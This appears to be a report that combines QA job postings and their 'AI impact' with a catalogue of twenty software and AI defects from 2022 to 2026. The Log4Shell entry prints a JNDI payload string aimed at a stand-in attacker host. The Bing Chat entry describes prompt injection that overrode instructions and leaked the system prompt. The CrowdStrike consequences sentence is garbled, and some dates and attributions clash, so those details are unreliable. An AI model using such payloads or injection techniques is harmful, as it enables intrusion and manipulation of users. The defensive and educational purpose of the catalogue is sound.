- Strong programming/scripting skills in **TypeScript**, plus practical experience in **Python** for data validation, utilities, or investigation workflows. Experience with Java is a plus.
- Experience with **Playwright**, Cypress, Selenium, or similar tools (Playwright preferred), plus solid experience in API automation using Playwright API, Postman/Newman, or equivalent.
- Practical experience with AI coding/testing assistants, Generative AI, or LLM-based workflows for test generation, debugging, and QA productivity improvement.
- Strong knowledge of SQL, data validation techniques, test design, exploratory testing, defect investigation, release validation, and core concepts: test pyramid, risk-based testing, mocking, assertions, negative testing, and boundary testing.
- Understanding of machine learning concepts, AI system behavior, prompt engineering, or AI evaluation methods for assessing output quality, consistency, and edge cases.
- CI/CD experience with GitHub Actions / Jenkins / GitLab CI / Azure DevOps, along with experience using Git, code reviews, logs, API responses, SQL checks, and test reports.
- Strong communication and collaboration skills with the ability to work cross-functionally.
- Conversational English proficiency for technical discussions and documentation with global teams.

Nice to Have

- Working knowledge of MySQL, database seeding, or DB-level validation for automated tests.
- Experience with Docker/Kubernetes, AWS, distributed systems, multi-tenant or regulated products.
- Experience testing AI systems, LLM applications, chatbots, or supporting data pipeline/dataset quality validation.
- Experience with Zephyr or similar test management tools; mentoring QA members; or communicating in Japanese.

Salary

Not specified (Full salary in probation, 13th month salary, Premium Health insurance)

AI Impact Analysis

The traditional QA engineer role in banking software focused mainly on functional and regression testing within secure environments using established manual and automated methods. This position now requires expertise in AI-assisted test workflows, prompt testing, and LLM output evaluation, which represents an entirely new and more complex discipline compared to the conventional QA role that existed before the AI era.

Job 9 - QA Manager – Nakivo

Link

<https://itviec.com/it-jobs/qa-manager-automation-test-qa-qc-english-nakivo-4733>

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Company size
Country
Working days
Overtime policy No OT

QA Manager (Automation Test, QA QC, English)

Nakivo

\$ You'll love it

Expired



TGI Building, 208 Nguyen Trai, Ho Chi Minh

At office

Skills: QA QC Generative AI Automation Test Java Tester Team Management

Job Expertise: Manager

Job Domain: Software Products and Web Services

Job Description

Lead a transformation of our current quality assurance practices, being involved in close collaboration with Development, Product Management, and senior business stakeholders, while keeping customer impact at the forefront.

Required Skills

Required Qualifications

- 7+ years of experience in software quality assurance, including **3+ years in a QA management role**.
- Proven track record of building and scaling QA teams, including hiring, mentoring, and performance management.
- Hands-on experience writing automated tests in at least one language (JavaScript, Python, Java).
- Proven experience designing or maintaining test automation frameworks and using automation tools (Selenium, Playwright, Postman, and CI/CD pipelines).
- Experience managing an automation team of **5+ engineers**.
- Ability to strategically assess and guide the use of generative AI in QA workflows, even without direct implementation responsibilities.
- Experience implementing QA metrics and driving improvements in efficiency, automation, and product quality.
- Excellent communication skills, both technical and non-technical. English proficiency at upper-intermediate level or higher.
- A person- and process-oriented leader.

Desired Qualifications

- Experience managing QA for SaaS or enterprise software with complex integrations (ideally involving Microsoft 365).
- Participation in initiatives involving AI agents or co-pilot-style tools to enhance QA workflows.
- Familiarity with backup, storage, or data protection solutions.
- Experience working with cloud storage platforms (e.g., AWS S3, Wasabi, Azure) and virtualization technologies (e.g., VMware, Hyper-V, Proxmox).

Salary

Not specified (13-month bonus, performance bonus, quarterly KPI bonus)

AI Impact Analysis

In the pre-AI period, QA managers were measured by their ability to lead testing teams and maintain quality standards through conventional metrics and structured reporting. Now, the role demands strategic competence in guiding generative AI adoption within QA workflows, requiring managers to possess both technical AI awareness and leadership capability at a significantly higher level than before.


Job 10 - Senior QA/QC Engineer – AI Platform

Link

<https://itviec.com/viec-lam-it/principal-qa-engineer-ai-azure-money-forward-vietnam-co-ltd-1545>

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Screenshot captured on Monday, 01/06/2026



Job Description

We are looking for a Senior QA/QC Engineer to ensure the quality and reliability of our AI-driven platform and applications. The ideal candidate has strong analytical skills, practical experience with both manual and automated testing, and thrives in cross-functional teams. You'll collaborate closely with backend, frontend, and AI engineers to build products that serve millions of users with confidence and consistency.

- Support evaluation and validation of AI-generated outputs (e.g., LLMs), including prompt testing, edge case exploration, and consistency checking.
- Work with AI and product teams to define metrics for subjective quality (e.g., helpfulness, accuracy, coherence) and build repeatable QA processes for them.
- Analyze product requirements, clarify ambiguities, and provide test impact assessments.
- Design comprehensive test cases based on deep understanding of business logic and technical architecture.
- Execute test activities across the development lifecycle, including exploratory, functional, regression, and integration testing.
- Create and maintain automated test scripts for web and API testing.
- Collaborate with developers and product owners as part of an agile team to ensure high product quality.
- Identify, track, and report defects clearly and systematically.
- Continuously improve test coverage, testing practices, and QA processes.
- Mentor junior QA engineers and contribute to knowledge sharing across teams.

Required Skills

Technical – Must Have

- 5+ years of experience in software testing for web and/or mobile applications.
- Solid understanding of QA methodologies, testing types, and best practices.
- Hands-on experience with:
 - i. Programming or scripting languages (**Python** is priority; open to JavaScript, Shell, etc.)
 - ii. Writing and executing test cases.
 - iii. Automation testing using tools or frameworks (e.g., Selenium, Playwright, Cypress, etc.)
 - iv. API testing using Postman or similar tools.

- v. Issue and test case management tools (e.g., Jira, TestRail, Zephyr).
- Familiarity with CI/CD pipelines and how QA fits into the release process.
- Ability to read and analyze logs, API responses, and basic frontend/backend code for debugging.
- Experience in evaluating or testing AI/ML-based systems, including LLM outputs, hallucination detection, or user feedback loops.

Technical – Nice to Have

- Familiarity with prompt engineering, output evaluation techniques (e.g., rubric-based scoring), or A/B testing for AI features.
- Experience working in cross-functional teams with developers, designers, and product managers.
- Exposure to performance, security, or accessibility testing.
- Familiarity with cloud-based environments (e.g., AWS).
- ISTQB or equivalent software testing certification.

Communication

- Proactive communicator with strong collaboration skills.
- Experience mentoring junior team members or leading testing initiatives.
- Strong ownership and commitment to quality.
- Business-level English (speaking, listening, reading and writing).

Salary

Not specified (Full salary in probation, 13th month salary, Premium Health insurance, 16 days off annually + 1 Birthday Leave)

AI Impact Analysis

Before AI, senior QA engineers were expected to design advanced test strategies and mentor teams, but their domain was limited to traditional software systems. This role now demands specialized knowledge in evaluating LLM outputs, detecting hallucinations, and applying prompt engineering techniques, which are entirely new areas of expertise that did not exist in the pre-AI testing landscape.

Requirement 2 – 20 Software Defects 2022–2026

Report scope: Publicly disclosed defects between 2022 and 2026, including all AI/LLM-related issues listed first. Each entry covers a verified source link, description, severity, consequences, and solution.

Classification

Label	Meaning
AI/LLM	Artificial Intelligence or Large Language Model defect
Critical	Severe impact, immediate action required
High	Significant impact, urgent action recommended
Medium	Moderate impact, action needed

PART A - AI / LLM Defects (7 entries)

1. Google Bard Hallucination - JWST Factual Error (February 2023)

Source: CNN Business - <https://www.cnn.com/2023/02/08/tech/google-ai-bard-demo-error>

Description: In a promotional video published on 6 February 2023, Google's Bard chatbot (now Gemini) was asked what new discoveries from the James Webb Space Telescope it could explain to a child. Bard stated that JWST "took the very first pictures of a planet outside of our own solar system." That claim was factually incorrect: the first direct image of an exoplanet was captured by the European Southern Observatory's Very Large Telescope in 2004 - 17 years before JWST launched. Reuters identified the error on the same day as a major Google AI event in Paris.

Type: AI/LLM

Severity: Critical (business and reputational)

Consequences: Alphabet's share price fell approximately 7.7% within hours, removing roughly **\$100 billion** in market capitalisation. The incident raised serious doubts about the reliability of Bard before it had even launched publicly and gave a significant PR advantage to OpenAI's ChatGPT. It became the defining early example of LLM hallucination in a high-stakes commercial context.

Solution: Google delayed the public release of Bard to add further fact-checking safeguards, conducted additional internal red-teaming, and later added real-time web grounding to reduce factual errors. The model was subsequently renamed Gemini with improved accuracy benchmarks.

2. ChatGPT Fabricated Legal Citations - *Mata v. Avianca* (May 2023)

Source: MIT Sloan Teaching & Learning Technologies - <https://mitsloanedtech.mit.edu/ai/basics/addressing-ai-hallucinations-and-bias/>

Description: In a personal injury lawsuit filed in the U.S. District Court for the Southern District of New York, attorneys Steven Schwartz and Peter LoDuca submitted a legal brief containing six case citations generated by ChatGPT. None of the cases existed. The fabricated citations included fake case names, fake docket numbers, and fake legal reasoning. When the attorneys asked ChatGPT to verify the citations, the model confirmed they were real and claimable on LexisNexis and Westlaw - a second-order hallucination.

Type: AI/LLM

Severity: Critical

Consequences: Federal Judge P. Kevin Castel found the lawyers had acted with "subjective bad faith" and sanctioned both attorneys and their firm **\$5,000** under Federal Rule of Civil Procedure 11. The case became the most widely cited example of AI hallucination risk in professional settings worldwide and prompted guidance from bar associations across multiple jurisdictions.

Solution: Courts in multiple countries issued standing orders requiring disclosure when AI tools are used to prepare legal filings. Law firms introduced mandatory AI-verification policies, and OpenAI added more prominent disclaimers recommending independent verification of all factual claims.

3. Google Gemini Image Generation Racial Bias (February 2024)

Source: NPR - <https://www.npr.org/2024/02/28/1234532775/google-gemini-offended-users-images-race>

Description: Shortly after Google added image-generation capabilities to Gemini (formerly Bard), users reported severe historical inaccuracies caused by an over-correction for diversity bias. When prompted to generate images of historical groups - U.S. Founding Fathers, 1943 German soldiers, medieval English kings, Viking warriors - the model consistently substituted racially diverse figures where historical context called for specific demographics. The system also refused to generate images of "white people" while fulfilling similar requests for other racial groups, exposing an asymmetric bias in its training and RLHF fine-tuning.

Type: AI/LLM

Severity: Critical (trust, bias, and accuracy)

Consequences: Google's CEO Sundar Pichai publicly apologised, stating the results "offended our users." Google suspended Gemini's image-generation-of-people feature entirely in February 2024 - an unprecedented rollback for a major product feature. Alphabet's stock fell further. The incident renewed global debate about how AI developers address bias and whether diversity-driven fine-tuning can unintentionally introduce new biases.

Solution: Google suspended image generation of people while conducting an extensive audit of training data and RLHF reward signals. Re-introduction of the feature was phased, with revised guidelines requiring historically accurate outputs and clearer handling of demographic prompts.

4. Bing Chat / ChatGPT Prompt Injection - System Prompt Leak (February–December 2023)

Source: Wikipedia - Prompt Injection - https://en.wikipedia.org/wiki/Prompt_injection

Description: In February 2023, a Stanford student demonstrated that Microsoft's Bing Chat (powered by GPT-4) could be manipulated via direct prompt injection to ignore its prior instructions, revealing internal hidden system directives and its codename "Sydney." Another researcher verified the exploit by posing as an OpenAI developer. Separately, in December 2024, The Guardian reported that OpenAI's ChatGPT Search tool was vulnerable to indirect

prompt injection: malicious content embedded in webpages could alter ChatGPT's summarised responses to users - without the user or the model detecting the attack.

Type: AI/LLM

Severity: High

Consequences: Confidential system prompt contents were exposed to the public; organisations deploying custom GPT-powered tools found that proprietary instructions and API keys could be leaked through crafted user queries. The ChatGPT Search vulnerability meant end-users could receive deliberately manipulated information when searching the web.

Solution: Microsoft updated Bing Chat's system controls and added SSRF protections. OpenAI patched the ChatGPT Search indirect injection vulnerability and issued OWASP guidance (LLM01: Prompt Injection) recommending input sanitisation, trust boundaries between data and instruction planes, and human-in-the-loop verification for sensitive actions.

5. OpenAI Whisper Medical Transcription Hallucinations (2023–2024)

Source: Morph AI - <https://www.morphllm.com/ai-hallucination-examples>

Description: OpenAI's Whisper speech-to-text model - used by over 30,000 medical workers for patient-visit transcription - was found in a 2024 study to hallucinate in approximately **1.4%** of transcriptions. The hallucinations were not minor: Whisper invented entire sentences, fabricated medication names such as "hyperactivated antibiotics," and in some cases injected racially charged remarks into transcripts of patients with aphasia. OpenAI's own documentation advised against deploying Whisper in "high-risk domains," yet its adoption in clinical settings continued.

Type: AI/LLM

Severity: High

Consequences: Fabricated medication names and procedures in medical records pose direct patient safety risks, including misdiagnosis, wrong medication dispensed, and incorrect treatment plans. The defect also carries significant medical-legal liability. Multiple healthcare providers were required to audit existing Whisper-generated transcripts.

Solution: OpenAI added explicit warnings in its documentation against high-stakes medical use. Healthcare organisations were advised to implement human review for all AI-generated transcripts and to adopt post-processing validators. More rigorous domain-specific fine-tuning and hallucination-detection layers have been recommended by independent researchers.

6. Samsung / ChatGPT Proprietary Data Leakage via LLM (April 2023)

Source: AI Incident Database - <https://incidentdatabase.ai/cite/768/>

Description: Within 20 days of Samsung allowing its semiconductor engineers to use ChatGPT for work tasks, three separate incidents occurred in which employees entered confidential intellectual property into the public model. In the first incident, an engineer pasted proprietary semiconductor database source code to check for errors; in the second, another engineer uploaded defect-detection algorithms for manufacturing equipment; in the third, an employee fed a recorded transcript of a confidential internal meeting into ChatGPT to generate minutes. Under OpenAI's terms of service at the time, submitted content could be used to improve training data.

Type: AI/LLM

Severity: High

Consequences: Core trade secrets in one of the world's most competitive industries - semiconductor manufacturing processes, defect algorithms, internal strategy - were exposed to OpenAI's servers with no NDA, no data-residency controls, and no mechanism for deletion. Samsung immediately banned all generative AI tools on company devices and networks, and announced the development of an internal AI system.

Solution: Samsung implemented a company-wide ban on third-party AI tools and built Samsung Gauss as an enterprise-controlled alternative. The incident established the industry norm for AI governance policies: organisations now routinely classify data tiers, implement DLP (data loss prevention) controls for AI inputs, and train employees on what data may or may not be submitted to external AI models.

7. Meta Galactica LLM - Scientific Misinformation (November 2022)

Source: IBM Think Topics - <https://www.ibm.com/think/topics/ai-hallucinations>

Description: In November 2022, Meta released a public demo of Galactica, an open-source LLM trained on millions of scientific texts including academic papers, textbooks, and encyclopaedias. Within days, researchers demonstrated that the model confidently generated plausible-sounding but factually incorrect scientific content - including fake citations, inaccurate descriptions of chemical compounds, and fabricated historical facts - and presented them in authoritative academic prose. The model was also found to generate content rooted in social prejudice.

Type: AI/LLM

Severity: Medium (demo context), High if deployed operationally

Consequences: Meta pulled the public Galactica demo after just **three days** - one of the fastest retractions of a major AI demo in history. The incident became a landmark case study in the danger of deploying LLMs in scientific or educational contexts without strong hallucination safeguards, and influenced subsequent AI safety research.

Solution: Meta retracted the demo and invested in retrieval-augmented generation (RAG) approaches and citation verification mechanisms. The episode led to industry-wide calls for "grounded" LLMs that reference sources rather than generating from parametric memory alone.

PART B - General Software Defects (13 entries)

8. CrowdStrike Falcon Sensor Update - Global IT Outage (July 2024)

Source: Wikipedia - 2024 CrowdStrike-related IT outages - https://en.wikipedia.org/wiki/2024_CrowdStrike-related_IT_outages

Description: On 19 July 2024 at 04:09 UTC, CrowdStrike distributed a faulty configuration update ("Channel File 291") for its Falcon Sensor security software on Windows hosts. The update caused an out-of-bounds memory read in the Windows kernel sensor driver (CSagent.sys), producing an invalid page fault and triggering a Blue Screen of Death (BSOD) on every affected machine. Systems either entered a boot loop or booted into recovery mode, requiring manual intervention on each device. The root cause was a defect in the automated content validation pipeline that failed to detect a malformed sensor configuration file.

Type: Security / Update

Severity: Critical

Consequences: Approximately **8.5 million** Windows systems crashed worldwide - the largest IT outage in recorded history. Airlines grounded flights (Delta Air Lines alone lost ~ *500million*), *hospitalsrevertedtopaperrecords*, *bankshaltedtransactions*, and *emergency servicesweredisrupted*. *U.S. Fortune500co* *5.4 billion** combined loss. Delta sued CrowdStrike for negligence; a class-action lawsuit accused CrowdStrike of making false statements about its testing procedures.

Solution: CrowdStrike issued a manual remediation process requiring booting affected machines into safe mode and deleting the faulty Channel File 291. The company subsequently committed to staggered rollouts, canary deployments, enhanced content validation, and allowing customers to control update timing. Microsoft and CrowdStrike both advocated for reducing kernel-level access for security software.

9. Log4Shell - Apache Log4j Remote Code Execution (CVE-2021-44228, exploited through 2022)

Source: Huntress Threat Library - <https://www.huntress.com/threat-library/vulnerabilities/cve-2021-44228>

Description: Disclosed on 9 December 2021 and widely exploited throughout 2022, Log4Shell is a remote code execution vulnerability in Apache Log4j 2 (a widely used Java logging library) caused by insufficient sanitisation of user-supplied data in the JNDI lookup feature. An attacker could send a specially crafted string - such as `${jndi:ldap://attacker.com/exploit}` - that Log4j would attempt to resolve, fetching and executing attacker-controlled Java code. The vulnerability received the maximum CVSS score of **10.0** and affected millions of servers running any Java application that used Log4j 2 versions prior to 2.15.0.

Type: Security / RCE

Severity: Critical (CVSS 10.0)

Consequences: Nation-state actors, ransomware groups, and cryptocurrency miners immediately began exploiting the flaw at scale - Akamai recorded approximately 2 million attack attempts per hour in the first week. VMware Horizon servers, government systems, financial institutions, and cloud platforms were compromised. One in four applications was still found to be vulnerable a full year later, according to data published in December 2023. CISA mandated emergency patching for all U.S. federal agencies.

Solution: Apache released Log4j 2.15.0 (disabling JNDI by default) and then 2.16.0 (completely removing Message Lookups). Organisations were required to audit all Java applications, update the library, or remove the vulnerable JndiLookup class. Network egress filtering to block outbound LDAP and RMI calls provided interim mitigation.

10. MOVEit Transfer SQL Injection Zero-Day (CVE-2023-34362, May 2023)

Source: Wikipedia - 2023 MOVEit data breach - https://en.wikipedia.org/wiki/2023_MOVEit_data_breach

Description: In May 2023, a critical SQL injection vulnerability in Progress Software's MOVEit managed file transfer platform allowed unauthenticated attackers to access and extract data from MOVEit Transfer databases. The CI0p ransomware group had been holding the zero-day for months before launching a coordinated mass-exploitation campaign. The flaw arose from improper neutralisation of SQL input in the web application layer, a classic CWE-89 vulnerability.

Type: Security / SQL Injection

Severity: Critical

Consequences: Over **2,700 organisations** and approximately **93.3 million individuals** had data compromised, spanning healthcare, finance, government, and education sectors. Victims included the U.S. Department of Energy, British Airways, the BBC, Shell, and numerous U.S. state government agencies. It became one of the largest mass data breaches of the decade.

Solution: Progress Software issued an emergency patch (MOVEit Transfer 2023.0.1 and related versions) within days of public disclosure. CISA issued an emergency directive mandating immediate patching for federal agencies. Organisations were advised to disable all HTTP/HTTPS traffic to MOVEit Transfer until patched, apply IP whitelisting, and audit transferred files for indicators of compromise.

11. Microsoft Exchange "ProxyNotShell" Zero-Days (CVE-2022-41040 & CVE-2022-41082, September 2022)

Source: CSO Online - <https://www.csoonline.com/article/574205/microsoft-exchange-proxynotshell-vulnerability-explained-and-how-to-mitigate-it.html>

Description: Two chained zero-day vulnerabilities in Microsoft Exchange Server on-premises (versions 2013, 2016, 2019) were discovered being actively exploited in the wild from at least September 2022. CVE-2022-41040 is a Server-Side Request Forgery (SSRF) flaw allowing an authenticated attacker to reach Exchange's privileged PowerShell backend. CVE-2022-41082 is a deserialisation flaw that enables Remote Code Execution via that backend. Chained together, the two vulnerabilities allow an attacker with a standard user account to execute arbitrary code on the Exchange server.

Type: Security / RCE

Severity: Critical

Consequences: Attackers created web shells on compromised Exchange servers, enabling persistent access and lateral movement. Over **197,000** unpatched internet-facing Exchange OWA instances were detected on Shodan at peak exposure. In January 2023, approximately 60,000 servers were still unpatched. A new exploit chain called "OWASSRF" allowed attackers to bypass Microsoft's initial URL-Rewrite mitigations, catching organisations that believed they were already protected.

Solution: Microsoft released official patches in its November 2022 Patch Tuesday update. Organisations were urged to apply patches immediately, or as interim mitigation to configure URL Rewrite rules to block the exploitation path and restrict remote PowerShell access. CISA added both CVEs to its Known Exploited Vulnerabilities catalogue.

12. Cisco IOS XE Zero-Day Web UI RCE (CVE-2023-20198, October 2023)

Source: UpGuard - <https://www.upguard.com/blog/cisco-cve-2023>

Description: In October 2023, Cisco disclosed a critical zero-day vulnerability (CVSS 10.0) in the web user interface (Web UI) feature of Cisco IOS XE software. An unauthenticated remote attacker could exploit the flaw to create a local user account with full administrative access and subsequently deploy malicious implants on affected network devices. A second chained vulnerability CVE-2023-20273 was then used to write a web shell for persistent access. Cisco had clearly stated that the Web UI should never be exposed to the public internet, yet thousands of devices had been misconfigured to allow this.

Type: Security / RCE

Severity: Critical (CVSS 10.0)

Consequences: Within days of disclosure, security researchers detected over **40,000** compromised Cisco IOS XE devices bearing the attacker's implant. Routers and switches used by enterprises, ISPs, and government entities were affected. The compromised devices could be used for network interception, data extraction, and as entry points for deeper network infiltration.

Solution: Cisco released patched software (IOS XE 17.9.4a and subsequent versions). As immediate mitigation, Cisco directed customers to disable the HTTP/HTTPS server feature on all internet-facing systems. CISA issued an emergency directive requiring all federal civilian agencies to apply mitigations or take affected devices offline within two weeks.

13. Fortinet FortiOS SSL VPN Heap Buffer Overflow (CVE-2023-27997, June 2023)

Source: Help Net Security - <https://www.helpnetsecurity.com/2023/06/11/cve-2023-27997/>

Description: CVE-2023-27997 is a pre-authentication heap-based buffer overflow vulnerability in the SSL VPN component of Fortinet FortiOS and FortiProxy. An unauthenticated remote attacker can craft a malicious request to trigger the overflow, leading to arbitrary code execution. The vulnerability was discovered during a red team engagement and subsequently identified as having been exploited as a zero-day in limited attacks before disclosure in June 2023. It was later combined with CVE-2022-42475 in multi-stage attacks by Chinese state-sponsored APTs.

Type: Security / RCE

Severity: Critical

Consequences: Chinese APT groups and other nation-state actors exploited both vulnerabilities to target government agencies, defence organisations, and critical infrastructure globally, including the Dutch Ministry of Defence. In April 2025, Fortinet revealed that attackers had created symbolic links within system directories to maintain persistent read-only access even after patching, allowing continued covert data extraction.

Solution: Fortinet released patches for affected FortiOS versions and urged customers to upgrade immediately. The company also issued an advisory recommending customers to disable SSL VPN where not required. CISA and partners issued a joint advisory and added the CVEs to the Known Exploited Vulnerabilities catalogue.

14. Apple iOS Zero-Day Kernel Out-of-Bounds Write (CVE-2022-42827, October 2022)

Source: 9to5Mac - <https://9to5mac.com/2022/10/26/zero-day-vulnerability/>

Description: CVE-2022-42827 is an out-of-bounds write vulnerability in the iOS and iPadOS kernel, disclosed by Apple in October 2022 alongside the release of iOS 16.1. An application - including a malicious one - could exploit this flaw to execute arbitrary code with kernel privileges, enabling full device compromise, spyware installation, or privilege escalation. Apple confirmed it was "aware of a report that this issue may have been actively exploited." This was Apple's eighth or ninth actively exploited zero-day fixed in 2022.

Type: Security / Privilege Escalation

Severity: High

Consequences: Active exploitation in the wild, likely through targeted spyware implants consistent with the Pegasus and commercial spyware threat landscape. The flaw affected iPhones from the iPhone 8 upwards and corresponding iPad generations. Any app on a vulnerable device could have been used to gain kernel-level control.

Solution: Apple released iOS 16.1 and iPadOS 16, addressing the flaw with improved bounds checking. CISA added CVE-2022-42827 to its Known Exploited Vulnerabilities catalogue with a mandatory remediation deadline for U.S. government agencies. Users were advised to update immediately.

15. Quest KACE SMA Improper Authentication (CVE-2025-32975)

Source: CISA KEV — <https://www.cve.org/CVERecord?id=CVE-2025-32975>

Description: CVE-2025-32975 is an improper authentication vulnerability (CWE-287) in Quest KACE Systems Management Appliance (SMA). The flaw allows unauthenticated attackers to impersonate legitimate users without valid credentials, bypassing the authentication mechanism of the appliance entirely. CISA added this vulnerability to its Known Exploited Vulnerabilities catalog on April 20, 2026, confirming active exploitation in the wild.

Type: Security / Improper Authentication

Severity: High

Consequences: A successful exploit gives an attacker unauthorized access to the KACE SMA management console, which centrally manages and configures all enrolled endpoints across an organization. This could enable mass deployment of malicious software, configuration tampering, or credential harvesting across every managed device. Whether the vulnerability has been leveraged in ransomware campaigns specifically remains unconfirmed at the time of writing.

Solution: Apply mitigations per vendor instructions from Quest. For organizations using cloud-based deployments, follow applicable CISA BOD 22-01 guidance. If no mitigation is available, discontinue use of the product. The CISA-mandated remediation deadline was May 4, 2026.

16. Fortinet FortiManager Authentication Bypass Zero-Day (CVE-2024-47575, October 2024)

Source: The Stack - <https://www.thestack.technology/fortinet-zero-day-fortiguard-vulnerability-cve-2024-47575/>

Description: CVE-2024-47575 is a "missing authentication for critical function" vulnerability (CWE-306, CVSS 9.8) in Fortinet's FortiManager network management platform. An unauthenticated remote attacker could exploit the flaw to execute arbitrary code or commands by sending crafted requests. Fortinet confirmed attackers had already automated the exploitation, scripting mass extraction of managed device IP addresses, credentials, and configurations from FortiManager instances.

Type: Security / Authentication Bypass

Severity: Critical (CVSS 9.8)

Consequences: Attackers extracted IP addresses, authentication credentials, and full network configurations from managed FortiGate firewalls at managed service providers and government customers. This gave threat actors a detailed map of their victims' network topologies. CISA added the vulnerability to its Known Exploited Vulnerabilities catalogue and mandated emergency remediation.

Solution: Fortinet released patches for FortiManager 7.x, 6.x, and other affected branches. Workarounds included restricting which FortiGate serial numbers were allowed to register, enabling the "fgfm-deny-unknown" flag, and implementing IP allowlisting for management interfaces. Organisations were advised to immediately audit FortiManager logs for evidence of prior compromise.

17. Apple WebKit Zero-Day - Remote Code Execution (CVE-2023-41993, September 2023)

Source: CERT/EU Security Advisory 2023-069 - <https://cert.europa.eu/publications/security-advisories/2023-069/pdf>

Description: On 21 September 2023, Apple issued emergency patches for three zero-day vulnerabilities (CVE-2023-41992, CVE-2023-41991, CVE-2023-41993) affecting iOS, iPadOS, and macOS devices. CVE-2023-41993, a WebKit processing vulnerability, allowed processing maliciously crafted web content to achieve arbitrary code execution - effectively enabling a drive-by exploit via a single malicious webpage visit. These vulnerabilities were found to have been actively exploited in targeted spyware attacks before the patches were released.

Type: Security / RCE

Severity: Critical (actively exploited)

Consequences: The vulnerabilities were linked to commercial spyware campaigns attributed in part to the Cyrox Predator spyware infrastructure by Citizen Lab. Targeted individuals - including journalists, activists, and government officials - could have their iPhones fully compromised by visiting a single URL, with no further interaction required.

Solution: Apple released iOS 17.0.1, iOS 16.7, macOS Sonoma 14.0.1, and corresponding iPadOS updates on an emergency basis. CISA added all three CVEs to its Known Exploited Vulnerabilities catalogue. Users and enterprises were directed to apply patches immediately.

18. ChatGPT Redis Cache Bug - User Data Exposure (March 2023)

Source: Wald AI - <https://wald.ai/blog/chatgpt-data-leaks-and-security-incidents-20232024-a-comprehensive-overview>

Description: In March 2023, a bug in the Redis open-source library used by ChatGPT caused a brief but significant data exposure incident. The vulnerability allowed certain users to see the titles and first messages of other users' active conversations. For approximately 1.2% of ChatGPT Plus subscribers, limited payment-related data (partial credit card details, subscription information) was also temporarily exposed. The bug was triggered by an update to the redis-py library and appeared as a race condition in the caching layer.

Type: Privacy / Data Leak

Severity: Medium

Consequences: OpenAI confirmed approximately **1.2% of ChatGPT Plus subscribers** were potentially affected. The service was taken offline for several hours. The Italian Data Protection Authority (Garante) cited this incident when temporarily banning ChatGPT in Italy in April 2023, citing GDPR violations around data transparency. The ban was lifted after OpenAI made changes to address Italian regulators' concerns.

Solution: OpenAI immediately took ChatGPT offline, fixed the Redis caching race condition, and deployed the fix before restoring service. The company notified all potentially affected users. OpenAI subsequently introduced an opt-out option for chat history and data training, and improved data isolation between user sessions.

19. Cisco IOS XE Persistent Implant - Post-Exploitation Backdoor (October–November 2023)

Source: UpGuard - <https://www.upguard.com/blog/cisco-cve-2023>

Description: Following the mass exploitation of CVE-2023-20198 (see entry 12), a second critical vulnerability CVE-2023-20273 (CVSS 7.2) was discovered being chained by the same threat actor to deploy a Lua-based web shell implant on compromised Cisco IOS XE devices. What made this incident particularly notable is that the attacker subsequently updated the implant to check for an authentication header and respond only to requests bearing a specific credential - effectively making the implant invisible to standard detection tools that simply checked for its presence.

Type: Security / Backdoor

Severity: High

Consequences: The "invisible implant" update caused initial security scans to under-count compromised devices dramatically - from 40,000 or more to near zero - before the correct detection method was identified. This created false assurance and delayed remediation. The backdoors allowed persistent attacker access to network infrastructure even after device reboots.

Solution: Cisco patched both CVE-2023-20198 and CVE-2023-20273 together and published updated guidance on detecting the implant using specific HTTP requests with the correct header format. Network defenders were advised to audit Cisco device logs for account creation events and to inspect devices with forensic tools rather than relying solely on network-based detection.

20. Marks & Spencer Ransomware Attack - Scattered Spider (April 2025)

Source: TestDevLab - <https://www.testdevlab.com/blog/software-bugs-2025>

Description: In April 2025, British retail company Marks & Spencer (M&S) suffered a significant cyberattack attributed to the Scattered Spider threat group. Attackers gained initial access by exploiting weaknesses in the IT help desk's identity verification procedures - a social engineering attack that allowed them to reset credentials and gain access to internal systems. They subsequently deployed ransomware, compromising both online order fulfilment systems and certain in-store payment infrastructure.

Type: Security / Social Engineering

Severity: Critical (operational and financial)

